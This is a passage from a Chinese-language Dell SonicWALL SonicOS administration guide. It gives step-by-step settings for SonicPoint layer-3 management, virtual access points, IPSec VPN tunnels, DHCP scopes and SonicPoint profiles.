度量是分配给静态和动态路由的加权成本。度量值成本越低越好，低度量优先于高成本。SonicOS 始终使用由 Cisco 定义的度量值，用于直接连接接口、静态编码路由和所有动态 IP 路由协议。

9 单击**确定**。**路由策略**表更新。

配置连接 SonicPoint 的远程路由器

如需配置一端连接 *Dell SonicWALL* 安全接口，另一端连接 *SonicPoint* 的第三方路由器，请执行以下步骤：

1 对于连接 Dell SonicWALL 安全设备的远程路由器上的接口，请配置 IP 地址 `10.10.10.2/24`。

2 对于连接 SonicPoint 的远程路由器上的接口，配置 IP 地址为 `30.30.30.1/24`。

3 配置从连接 SonicPoint 的接口到 Dell SonicWALL 安全设备上的 X4 接口的 DHCP 延迟策略，其 IP 地址为 `10.10.10.1`。

配置三层管理的 SonicPoint 虚拟接入点

通过添加 SonicPoints 的虚拟接入点 (VAP)，该情形延伸了之前的示例，第 588 页的配置基本 SonicPoint 三层管理。请参见图 26。

配置 *SonicPoint* 三层管理的虚拟接入点的步骤如下：

1 第 595 页的为 VAP 配置 WLAN 接口

2 第 596 页的配置 VAP 对象

3 第 596 页的配置 VAP 群组

4 第 596 页的为 SonicPoint 分配虚拟接入点群组

如需 VAP 及其配置的更多信息，请参见第 657 页的 SonicPoint > 虚拟接入点。

为 VAP 配置 WLAN 接口

为 *VAP* 配置 *WLAN* 接口的步骤如下：

1 转至**网络 > 接口**页面。

2 从**添加接口**下拉菜单中，选择**虚拟接口**。此时会显示**添加接口**对话框。

3 从**区域**下拉菜单中，选择 **WLAN**。将显示更多选项。

4 在 **VLAN 标签**字段中，输入 *4*。默认值为 **0**。LAN 标签用于识别新的 VLAN 的昵称。

5 从**父接口**下拉菜单中，选择 **WT0**。

6 从**模式/ IP 分配**下拉菜单中，选择**静态 IP 模式**。这是默认值。

7 在 **IP 地址**字段，输入 WLAN 的 IP 地址。例如，`172.4.1.1`。默认值为 **0.0.0.0**。

8 在**子网掩码**字段，输入子网掩码。例如，`255.255.255.0`。默认值为 **255.255.255.0**。

9 从 **SonicPoint 限制**下拉菜单中，选择此接口的 SonicPoint 最大数量。对于本应用情景，选择 48 个 SonicPoint。默认值为 **64** SonicPoint。

10 （可选）在**备注**字段，输入描述性备注。此备注显示在**备注**字段中。

11 如果您未在第 589 页的配置访问控制器接口中指定 Web 管理协议，请选择一个或多个管理选项：**HTTPS**、**Ping**、**SNMP**、**SSH**。

> **提示：**如果选中 **HTTPS**，则**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项自动启用。

> **重要：**如果未在此处启用 Web 管理，必须在另一接口上启用 Web 管理。如果您离开该窗口而未启用至少一个 Web 管理协议，将出现一条警告消息。

12 如果您未在第 589 页的配置访问控制器接口中指定登录协议，也可以选择 **HTTPS 用户登录**，使有管理权限的用户能够登录到 DELL SonicWALL 设备。**HTTP** 选项变灰（不可用）。

13 如果您未选择 **HTTPS 管理**，而是选择 **HTTPS 用户登录**，要使用户登录从 HTTP 重定向到 HTTPS，请选择**添加规则，以启用从 HTTP 到 HTTPS 的重定向**。

14 单击**确定**。**接口设置**表更新。

配置 VAP 对象

在 *Dell SonicWALL* 网络安全设备上配置 *VAP* 对象的步骤如下：

1 转至 **SonicPoint > 虚拟接入点**页面。

2 在**虚拟接入点**表中，单击**添加**。此时显示**添加/编辑虚拟接入点**对话框。

3 在**名称**字段，输入 VAP 的描述性名称。

4 在 **SSID** 字段，输入表示三层管理网络的 SSID。例如，`wirelessDev_L3_vap`。

5 从 **VLAN ID** 下拉菜单中，选择您在第 595 页的为 VAP 配置 WLAN 接口中配置的 VLAN 标签 ID。例如 `4`。

6 选择**启用虚拟接入点**选项。默认情况下，该选项处于选中状态

7 单击**确定**。“虚拟接入点”表更新。

8 要添加更多虚拟接入点，请对每个额外的 VAP 重复步骤 2 至步骤 7。

配置 VAP 群组

配置 *VAP* 群组的步骤如下：

1 转至 **SonicPoint > 虚拟接入点**页面。

2 在**虚拟接入点群组**表中，单击**添加群组**。此时会显示**添加虚拟接入点群组**对话框。

3 在**虚拟接入点群组名称**字段，输入 VAP 群组的名称。例如，L3 VAP 群组。应使用您在第 596 页的配置 VAP 对象中创建的 VAP 对象填写**可用的虚拟接入点对象**框。

4 将所需 VAP 对象从**可用的虚拟接入点对象**列表移到**虚拟接入点群组成员**列表中。

5 单击**确定**。**虚拟接入点群组**表更新。

为 SonicPoint 分配虚拟接入点群组

将 *VAP* 群组分配给连接到第三方路由器的 *SonicPoint* 的步骤如下：

1 转至 **SonicPoint > SonicPoints** 页面。

2 滚动至 **SonicPointN 供应商配置文件**部分。

3 单击想要配置的 SonicPoint 的**配置**图标。此时会显示**编辑 SonicPoint <类型> 配置文件**对话框。

4 选择**启用 SonicPoint** 选项。默认情况下已选中该选项。


5 从**虚拟接入点设置**部分中的 **<802.11n> 无线 <0/1> 虚拟 AP 群组**下拉菜单，选择您在第 596 页的配置 VAP 群组中创建的虚拟 AP 群组。例如，L3 VAP 群组。

6 单击**确定**。

通过 IPSec 配置三层管理

在该示例中，中心 IPSec 网关充当 SonicPoint WLAN 控制器。SonicPoint 在远程 IPSec 网关的 VPN 本地 LAN 子网下部署。SonicPoint 客户端接收来自中央网关上 DHCP 范围的 SonicPoint 的 DHCP 客户端租用。“VPN 上的 DHCP 功能”必须在远程 IPSec 网关上配置。请参见图 27。

图 27. 通过 IPSec 的三层管理



注：本示例假定已在两台 Dell SonicWALL 安全设备之间成功建立 VPN IPSec 隧道。

配置通过 *IPSec* 的 *SonicPoint* 三层管理的步骤如下：

1 第 597 页的在中央网关上配置 VPN 隧道

2 第 598 页的在远程网关上配置 VPN 隧道

3 第 599 页的在中央网关上配置 WT0 接口

4 第 599 页的配置中央网关上的 CAPWAP DHCP 选项对象

5 第 600 页的在中央网关上配置 DHCP 范围

6 第 577 页的 SonicPoint 设置配置文件

在中央网关上配置 VPN 隧道

在中央网关上配置 *VPN* 隧道的步骤如下：

1 转至 **VPN > 设置**页面。

2 在 **VPN 策略**表下，单击**添加**。随即显示 **VPN 策略**对话框。

3 从**策略类型**下拉菜单中，选择**站点到站点**。这是默认值。

4 从**验证方法**下拉菜单中，选择所需的方法。例如，**使用共享密钥的 IKE**。这是默认值。

5 在**名称**字段，输入 VAP 隧道的描述性名称。例如，**到中央网关的 VPN**。

6 在**IPSec 主要网关名称或者地址**字段，输入远程网关的 IP 地址。例如，`10.03.49.77`。

7 如果使用的是 IKE，请配置 IKE 身份验证设置。

8 单击**网络**选项卡。

9 从**本地网络**选择**从列表中选择本地网络**选项。

10 从**从列表中选择本地网络**下拉菜单中，选择 **X0 子网**。

11 在**远程网络**下，选择您需要的选项，且如果适用，从相关下拉菜单中选择需要的网络。

12 单击**高级**选项卡。

13 选择**允许 SonicPoint N 三层管理**选项。

14 单击**确定**。**VPN 策略**表更新。

15 转至**VPN > VPN 上的 DHCP** 页面。

16 从 **VPN 上的 DHCP** 下拉菜单中，选择**中心网关**。这是默认值。

17 单击**配置**。此时会显示 **VPN 上的 DHCP 配置**对话框。

18 选择以下选项：

- **用户内部 DHCP 服务器**
- **用于 Global VPN Client**
- **用于远程防火墙**

19 单击**确定**。

在远程网关上配置 VPN 隧道

在远程网关上配置 *VPN* 隧道的步骤如下：

1 转至 **VPN > 设置**页面。

2 在 **VPN 策略**表下，单击**添加**。随即显示 **VPN 策略**对话框。

3 从**策略类型**下拉菜单中，选择**站点到站点**。这是默认值。

4 从**验证方法**下拉菜单中，选择适用于您网络的合适方法。例如，**使用共享密钥的 IKE**。这是默认值。

5 在**名称**字段，输入 VAP 隧道的描述性名称。例如，**到远程网关的 *VPN***。

6 在**IPSec 主要网关名称或者地址**字段，输入远程网关的 IP 地址。例如，`10.03.49.79`。

7 单击**网络**选项卡。

8 从**本地网络**选择**从列表中选择本地网络**选项。这是默认值。

9 从**从列表中选择本地网络**菜单中，选择 **X1 子网**。

10 在**远程网络**下，选择您需要的选项，且如果适用，从相关下拉菜单中选择网络。此下拉菜单为**从列表中选择目标网络**。

> **提示：**如果尚未为远程网关创建地址对象，可以通过从其中一个菜单中选择**创建新地址对象**来创建该对象。

11 在**远程网络**下，从适当的菜单中选择**创建新地址对象**。此时会显示**添加地址对象**对话框。

12 在**名称**字段，输入远程网关 *X0* 子网。

13 从**区域分配**下拉菜单，选择 **LAN**。这是默认值。

14 从**类型**下拉菜单中，选择**网络**。此时会显示另一选项。

15 在**网络**字段，输入远程网关的 IP 地址。例如，`192.168.168.0`。

16 在**网络掩码/前缀长度**字段，输入掩码。例如，`255.255.255.0`。

17 单击**确定**。

18 单击**高级**选项卡。

19 选择**允许 SonicPoint N 三层管理**选项。

20 单击**确定**。**VPN 策略**表更新。

21 转至**VPN > VPN 上的 DHCP** 页面。

22 从 **VPN 上的 DHCP** 菜单中，选择**远程网关**。

23 单击**配置**。此时会显示 **VPN 上的 DHCP 配置**对话框。

24 从**DHCP 租赁绑定到**下拉菜单中，选择已连接到 SonicPoint 的接口。例如，接口 **X4**。

25 （可选）选择**从桥接 WLAN 接口接收 DHCP 请求**选项（如果需要）。

26 在**中继 IP 地址**字段，输入连接到 SonicPoint 的接口的 IP 地址。例如，30.30.30.1。

> **注：**如果启用，此 IP 地址将用作 DHCP 中继代理 IP 地址 (giaddr)，代替中心网关的地址，且必须保留在 DHCP 服务器上的 DHCP 范围中。此地址也可用来从中心网关后面通过 VPN 隧道远程管理此 Dell SonicWALL。

27 在**远程管理 IP 地址**字段，输入用于从中央网关后远程管理此 Dell SonicWALL 安全设备的 IP 地址。

> **注：**该 IP 地址已在第 589 页的配置访问控制器接口中配置，且必须保留在 DHCP 服务器上的 DHCP 范围内。在示例中，为 10.10.10.1。

28 选择**当检测到 IP 欺骗时阻止隧道的流量**选项。

29 选择**如果关闭，则从本地 DHCP 服务器获取临时租用**选项。

30 在**临时租约时间（分钟）**字段，保留默认值 **2**。

31 单击**确定**。

在中央网关上配置 WT0 接口

在中央网关上配置无线隧道接口 *(WT0)* 的步骤如下：

1 转至**网络 > 接口**页面。

2 从**接口设置**部分中的**添加接口**下拉菜单，选择**添加 WLAN 隧道接口**。此时会显示**添加 WLAN 隧道接口**对话框。

3 从**区域**下拉菜单中，选择 **WLAN**。此时显示更多选项。

4 在**隧道 ID**框中，选择 **0**。这是默认值。

5 从**隧道源接口**下拉菜单，选择 **X0**。

6 从**模式/ IP 分配**下拉菜单中，选择**静态 IP 模式**。这是默认值。

7 从 **IP 地址**字段，选择 172.17.31.1。

8 在**子网掩码**字段中，输入 255.255.255.0。这是默认值。

9 从 **SonicPoint 限制**下拉菜单中，选择您网络上允许的 SonicPoint 最大数量。例如，*48* 个 **SonicPoint**。默认值为 **64** SonicPoint。

10 可以选择在**备注**字段中输入备注。

11 单击**确定**。**接口设置**表更新。

配置中央网关上的 CAPWAP DHCP 选项对象

在中央网关上配置 *CAPWAP DHCP* 选项对象的步骤如下：

1 在中央网关管理界面上，转至**网络 > DHCP 服务器**页面。

2 在 **DHCP 服务器设置**部分中，单击**高级**。此时显示 **DHCP 高级设置**对话框。

3 单击**添加选项**。此时会显示**添加 DHCP 选项对象**对话框。

4 在**选项名称**字段中，输入一个描述性名称，如 capwap 或 CAPWAP DHCP。

5 从**选项编号**下拉菜单中，选择 **138（CAPWAP AC IPv4 地址列表）**。

6 在**选项值**字段，输入要用于 DHCP 群组的 IP 地址。例如 192.168.168.168。

7 单击**确定**添加 DHCP 选项对象。

8 单击**确定**关闭 **DHCP 高级设置**对话框，并返回到**网络 > DHCP 服务器**页面。

在中央网关上配置 DHCP 范围

在中央网关上配置 *DHCP* 范围的步骤如下：

1 转至**网络 > DHCP 服务器**页面。

2 单击**添加动态**。此时会显示**动态范围配置**对话框。

3 选择**启用此 DHCP 范围**。

4 在**起始范围**字段中，输入开始 DHCP 范围的 IP 地址；例如，30.30.30.2。范围值必须与默认网关位于相同的子网内；例如，30.30.30.2 到 30.30.30.100。

5 在**终止范围**字段，输入结束 DHCP 范围的 IP 地址。例如，30.30.30.100。

6 在**租用时间（分钟数）**字段，使用默认值 **1440**。

7 在**默认网关**字段，输入默认网关的 IP 地址。该值必须是连接 SonicPoint 的接口的 IP 地址。例如，30.30.30.1。

8 在**子网掩码**字段，输入默认网关的子网掩码。例如，255.255.255.0。

9 单击**高级**选项卡。

10 在 **DHCP 常规选项**部分中，从 **DHCP 常规选项群组**下拉菜单，选择在第 599 页的配置中央网关上的 CAPWAP DHCP 选项对象中创建的 CAPWAP DHCP 选项。

11 选择**总是发送常规选项**选项。这是默认值。


12 单击**确定**。**DHCPv4 服务器租约范围**表更新。

62

管理 SonicPoints

- 第 602 页的 SonicPoint > SonicPoints
  - 第 603 页的 SonicPointN 供应商配置文件
  - 第 603 页的 SonicPointNs
- 第 604 页的配置 SonicPoint 配置文件
  - 第 604 页的配置 SonicPoint 配置文件
  - 第 640 页的管理 SonicPoints

SonicPoint > SonicPoints



本部分介绍如何在您的网络中配置和部署 SonicPoints。如需 SonicPoints 的信息，
请参见第 565 页的了解 SonicPoint。

注：SonicPoint AC 指 SonicPoint ACe/ACi/N2；SonicPoint 指所有 SonicPoints。在运行 SonicOS 6.2.2 及更高版本、SonicOS 6.3 及更高版本或 SonicOS 6.4 及更高版本的设备上支持 SonicPoint AC。

主题：

- 第 603 页的 SonicPointN 供应商配置文件
- 第 603 页的 SonicPointNs
- 第 604 页的配置 SonicPoint 配置文件

SonicPointN 供应商配置文件



SonicPointN 供应商配置文件表显示以下信息：

- **名字前缀** – 您配置 SonicPoint 时指定的名称或下列名称之一：
  - **SonicPointACe/ACi/N2**
  - **SonicPointN**
  - **SonicPointNDR**
- **应用区域** – SonicPoint 应用到的区域。
- **无线 0** – 无线 (SonicPoint N) 或无线 0（SonicPoint ACe/ACi/N2 或 SonicPoint NDR） 的 SSID 和模式。
- **无线 0 信道** – 无线 (SonicPoint N) 或无线 0（SonicPoint ACe/ACi/N2 或 SonicPoint NDR） 的频段和信道选择。
- **无线 1** – 无线 1（SonicPoint ACe/ACi/N2 或 SonicPoint NDR） 的 SSID 和模式。
- **无线 1 信道** – 无线 1（SonicPoint ACe/ACi/N2 或 SonicPoint NDR） 的频段和信道选择。
- **配置** – 包含用于 SonicPoint 供应商配置文件的**编辑**和**删除**图标。

  注：SonicPoint ACe/ACi/N2、SonicPoint N 和 SonicPoint NDR 供应商配置文件不可以删除，因此对应的**删除**图标是灰色的。

SonicPointNs



SonicPointNs 表显示以下信息：

- **名称** – SonicPoint 的名称和型号。
- **接口** – SonicPoint 应用到的区域的接口。
- **网络设置** – IP 地址、MAC 地址和 MGMT 层。
- **状态** – SonicPoint 是可运行的（绿色）还是已禁用。
- **无线 0** – 无线 (SonicPoint N) 或无线 0（SonicPoint ACe/ACi/N2 或 SonicPoint NDR） 的 SSID 和模式。
- **无线 0 信道** – 无线 (SonicPoint N) 或无线 0（SonicPoint ACe/ACi/N2 或 SonicPoint NDR）的频段、信道和无线状态（**已启用 [活动]** 或**已禁用 [非活动]**）。
- **无线 1** – 无线 1（SonicPoint ACe/ACi/N2 或 SonicPoint NDR） 的 SSID 和模式。
- **无线 1 信道** – 无线 1（SonicPoint ACe/ACi/N2 或 SonicPoint NDR）的频段、信道和无线状态（**已启用 [活动]** 或**已禁用 [非活动]**）。
- **启用** – 通过此复选框可以轻松启用/禁用 SonicPoint。
- **配置** – 包含用于 SonicPoint 供应商配置文件的**编辑**、**删除**和**重启**图标。

SonicPointNs 表下方是“备注”，其中列出了每个类型的 SonicPoint 的当前固件版本。

配置 SonicPoint 配置文件

注：您可以使用“自动设置”来自动设置 SonicPoint 配置文件。如需如何启用自动设置的信息，请参见第 579 页的启用自动设置。

您可以添加任意数量的 SonicPoint 配置文件。SonicPoint 配置文件的配置过程稍有不同，具体取决于您配置的是单无线 (SonicPoint N) 还是双无线（SonicPoint AC 和 SonicPoint NDR）SonicPoint。

以下部分说明了如何配置 SonicPoint 配置文件的类型：

- 第 604 页的配置 SonicPoint ACe/ACi/N2 或 NDR 配置文件
- 第 625 页的配置 SonicPoint N 配置文件

配置 SonicPoint ACe/ACi/N2 或 NDR 配置文件

重要：SonicPoint AC 需要可供应 30 瓦峰值功率的 POE+ (802.3at Type 2)。

注：在运行 SonicOS 6.2.2 及更高版本、SonicOS 6.3 及更高版本或 SonicOS 6.4 及更高版本的设备上支持 SonicPoint AC。

提示：SonicPoint ACe/ACi/N2 与 SonicPoint NDA 配置文件的配置对话框非常相似。不同之处会在步骤中说明。在此部分中，SonicPoint 指 SonicPoint ACe/ACi/N2 和 SonicPoint NDA。

如需 SonicPoint 的概述，请参见第 565 页的关于 SonicPoints。如需自动配置 SonicPoints 的信息，请参见第 579 页的 SonicPoint 自动设置。

视频：如需连接 SonicPoint 接入点到 TZ 防火墙的方法的详细描述，请参见Dell SonicWALL TZ (300-600) 设备管理 SonicPoint ACe/ACi/N2 接入点视频。

注：如需使用 Dell SonicWALL X 系列解决方案管理 SonicPoint ACe/ACi/N2 接入点的方法的描述，请参阅知识库文章《*Dell SonicWALL TZ* 系列和 *Dell SonicWALL X* 系列解决方案管理 *SonicPoint ACe/ACi/N2* 接入点》(SW13970)。

您可以添加任意数量的 SonicPoint 配置文件。配置的细节将稍微有所不同，这取决于您选择的 SonicPoint 配置文件和协议。

如需配置 *SonicPoint* 设置配置文件，请执行以下步骤：

1 转至 **SonicPoint > SonicPoints** 页面。

2 可执行以下某种操作：

- 添加新项目：
  - SonicPoint AC 配置文件，单击**添加 SonicPoint ACe/ACi/N2 配置文件**。
  - SonicPoint NDR 配置文件，单击**添加 SonicPoint NDR 配置文件**。
- 如需编辑现有 AC 或 NDR 配置文件，请单击您要编辑的配置文件所在行的**配置**图标。

此时会显示**添加/编辑 SonicPoint 配置文件**对话框。除了在编辑现有配置文件时，显示现有设置外，两个对话框相同。

添加/编辑 SonicPoint AC 配置文件



添加/编辑 SonicPoint NDR 配置文件



3 可以通过以下选项卡上的设置来配置 SonicPoint 配置文件：

- 第 606 页的常规选项卡
- 第 610 页的无线 0 基本或无线 1 基本选项卡。
- 第 618 页的“无线 0/无线 1 高级”选项卡
- 第 624 页的传感器选项卡

常规选项卡

在**常规**选项卡中，配置需要的设置：

- 第 607 页的 SonicPoint 设置
- 第 608 页的虚拟接入点设置
- 第 608 页的 L3 SSL VPN 隧道设置
- 第 609 页的 SonicPoint 管理员设置

SonicPoint 设置

SonicPoint AC 设置



SonicPoint NDR 设置



1 选中**启用 SonicPoint** 可在为此配置文件设置了此选项时自动启用每个 SonicPoint。默认情况下已选中该选项。

2 （可选）选中**保留设置**，可让使用此配置文件设置的 SonicPoint 在删除和重新同步后保留自定义设置部分。这些设置会保留到 SonicPoint 重启。默认情况下未选中该选项。

如果选择此选项，**编辑**将可用。要指定要保留的设置：

a 如果正在编辑现有的 SonicPoint 配置文件，请单击**编辑**。将显示**保留设置**对话框。



b 可执行以下某种操作：

- 单击**保留所有设置**，其他所有选项将变暗。
- 单击要保留的各个设置的复选框。

注：必须分别选择每个无线的设置。

c 单击**确定**。

3 （可选）选中**启用 RF 监视**可启用无线 RF 威胁实时监控和管理。默认情况下未选中该选项。如需 RF 监控的更多信息，请参见第 689 页的 SonicPoint > RF 监控。

4 如果正在配置：


- SonicPoint NDR 配置文件，请转到步骤 5。
- SonicPoint AC 配置文件，（可选）选中**启用 LED** 以启用/禁用 SonicPoint AC LED。默认情况下未选中此选项（LED 禁用）。

5 在**名称前缀**字段中输入与此区域相连的所有 SonicPoint 的名称的前缀。此前缀可帮助识别区域中的 SonicPoint。设置每个 SonicPoint 时，都会为其提供一个包含名称前缀和唯一编号的名称，例如：*SonicPoint AC 126008* 或 *SonicPoint NDR 126009*。

6 从**国家或地区代码**下拉菜单中选择运行的 SonicPoint 所在的国家/地区。国家或地区代码可确定无线操作由哪个管理范围监管。

7 从 **EAPOL 版本**下拉菜单中，选择要使用的 EAPoL（通过 LAN 的可扩展身份验证协议）的版本：**v1** 或 **v2**。默认为 **v2**，可提供更好的安全性。

虚拟接入点设置



1 （可选）从**无线 0 基本虚拟接入点群组**和**无线 1 基本虚拟接入点群组**下拉菜单中选择 802.11n 虚拟接入点 (VAP) 群组以将这些 SonicPoint 分配给 VAP。该下拉菜单使您可以创建新虚拟接入点群组。如需虚拟接入点的更多信息，请参见第 657 页的 SonicPoint > 虚拟接入点。

注：为无线 0 和/或无线 1 选择 VAP 群组会影响相应的**无线 0/1 基本**选项卡上的选项。

L3 SSL VPN 隧道设置



1 在 **SSL VPN 服务器**字段中，输入 SSL VPN 服务器的 IP 地址。

2 在**用户名**字段中，输入 SSL VPN 服务器的用户名。

3 在**密码**字段中，输入 SSL VPN 服务器的密码。

4 在**域**字段中，输入 SSL VPN 服务器所在的域。

5 （可选）单击**自动断开**，让 SonicPoint 自动重连到 SSL VPN 服务器。默认情况下未选中该选项。

> **重要：**要将这些设置推送到 SonicPoint 设备，请将 SonicPoint 设备通过 2 层连接连接到 SSL VPN 服务器。

> **注：**要配置 L3 SSL VPN，请单击指向 **SSL VPN > 客户端设置**的链接。如需 L3 SSL VPN 的信息，请参见第 587 页的 SonicPoint 三层管理和第 1085 页的 SSL VPN > 客户端设置。

SonicPoint 管理员设置



1 在**名称**字段中，输入网络管理员的用户名。

2 在**密码**字段中，输入网络管理员的密码。

无线 0 基本或无线 1 基本选项卡。

注：这些选项卡上的可用选项取决于是否在**常规**选项卡的**虚拟接入点设置**中选择了 VAP 群组。

未在**常规**选项卡上选择 VAP 群组- SonicPoint AC



未在**常规**选项卡上选择 VAP 群组– SonicPoint NDR



已在**常规**选项卡上选择 VAP 群组– SonicPoint AC



已在**常规**选项卡上选择 VAP 群组– SonicPoint NDR



无线 0 基本和**无线 1 基本**选项卡相似，只有少许差别，将在步骤中指出。

注：在**无线 0/1 基本**选项卡上显示的部分和选项根据您是否在**常规**选项卡中的**无线 0/1 虚拟接入点群组**下拉菜单中选择了 VAP 群组以及您在**模式**下拉菜单中所选择的模式而发生变化。这些选择仅适用于选择了它们的无线，也就是，如果您为无线 0 选择了 VAP，但没有为无线 1 选择，则无线 1 不受影响，反之亦然。

1 单击**无线 0 基本**或**无线 1 基本**选项卡。

2 为 5GHz（无线 0）和 2.4GHz（无线 1）频段无线配置设置：

- 第 613 页的无线 0/无线 1 基本设置
- 第 616 页的无线安全
- 第 616 页的虚拟接入点加密设置
- 第 617 页的 ACL 实施
- 第 617 页的远程 MAC 地址访问控制设置

无线 0/无线 1 基本设置

注：这些选项随您选择的模式而变化。

1 选择**启用无线**可自动在使用此配置文件设置的所有 SonicPoint ACs 上启用 802.11ac 无线频段。默认情况下已选中该选项。

- 从**启用无线**下拉菜单中，为开启 802.11n 无线的时间选择时间表或创建新的时间表，默认值为**始终打开**。通过选择**创建新日程**可显示**添加日程**菜单，从而创建新的时间表。

2 从**模式**下拉菜单中选择首选的无线模式。

表 73. 无线模式选择

无线 0 基本	无线 1 基本	定义
5GHz 802.11n 单一模式	2.4GHz 802.11n 单一模式	仅允许 802.11n 客户端访问您的无线网络。802.11a/b/g 客户端不能在此受限的无线模式下连接。
5GHz 802.11n/a 混合模式	**2.4GHz 802.11n/g/b 混合模式** SonicPoint AC/NDR 默认	同时支持 802.11a 和 802.11n（无线 0）或 802.11b、802.11g 和 802.11n（无线 1）客户端。如果无线网络包含多种类型的客户端，请选择该模式。
5GHz 802.11a 单一模式 SonicPoint NDR 默认		如果仅 802.11a 客户端访问您的无线网络，则可选择该模式。
	2.4GHz 802.11g 单一模式	如果您的无线网络仅包含 802.11g 客户端，您可以选择该模式，以提高 802.11g 的性能。如果想要避免 802.11b 客户端关联，也可以选择该模式。
5GHz 802.11ac/n/a 混合模式 SonicPoint AC 默认		同时支持 802.11ac、802.11a 和 802.11n（无线 0）客户端。如果无线网络包含多种类型的客户端，请选择该模式。
5GHz 802.11ac 单一模式		仅允许 802.11ac 客户端访问您的无线网络。其他客户端不能在此受限的无线模式下连接。

提示：仅针对 802.11n 客户端，要单纯获得最佳的处理速度，Dell SonicWALL 推荐使用**仅 802.11n** 无线模式。对多个无线客户端身份验证的兼容性，可使用 **802.11n/b/g 混合模式**无线模式。

为使 802.11ac 客户端达到独一无二的最佳吞吐量速度，SonicWALL 推荐使用**仅 802.11ac**无线模式。对多个无线客户端身份验证的兼容性，可使用 **802.11ac/n/a 混合模式**无线模式。

注：可用的 **802.11n 无线 0/1 设置**选项随所选择的模式而变化。如果为符合以下条件的模式配置无线设置：

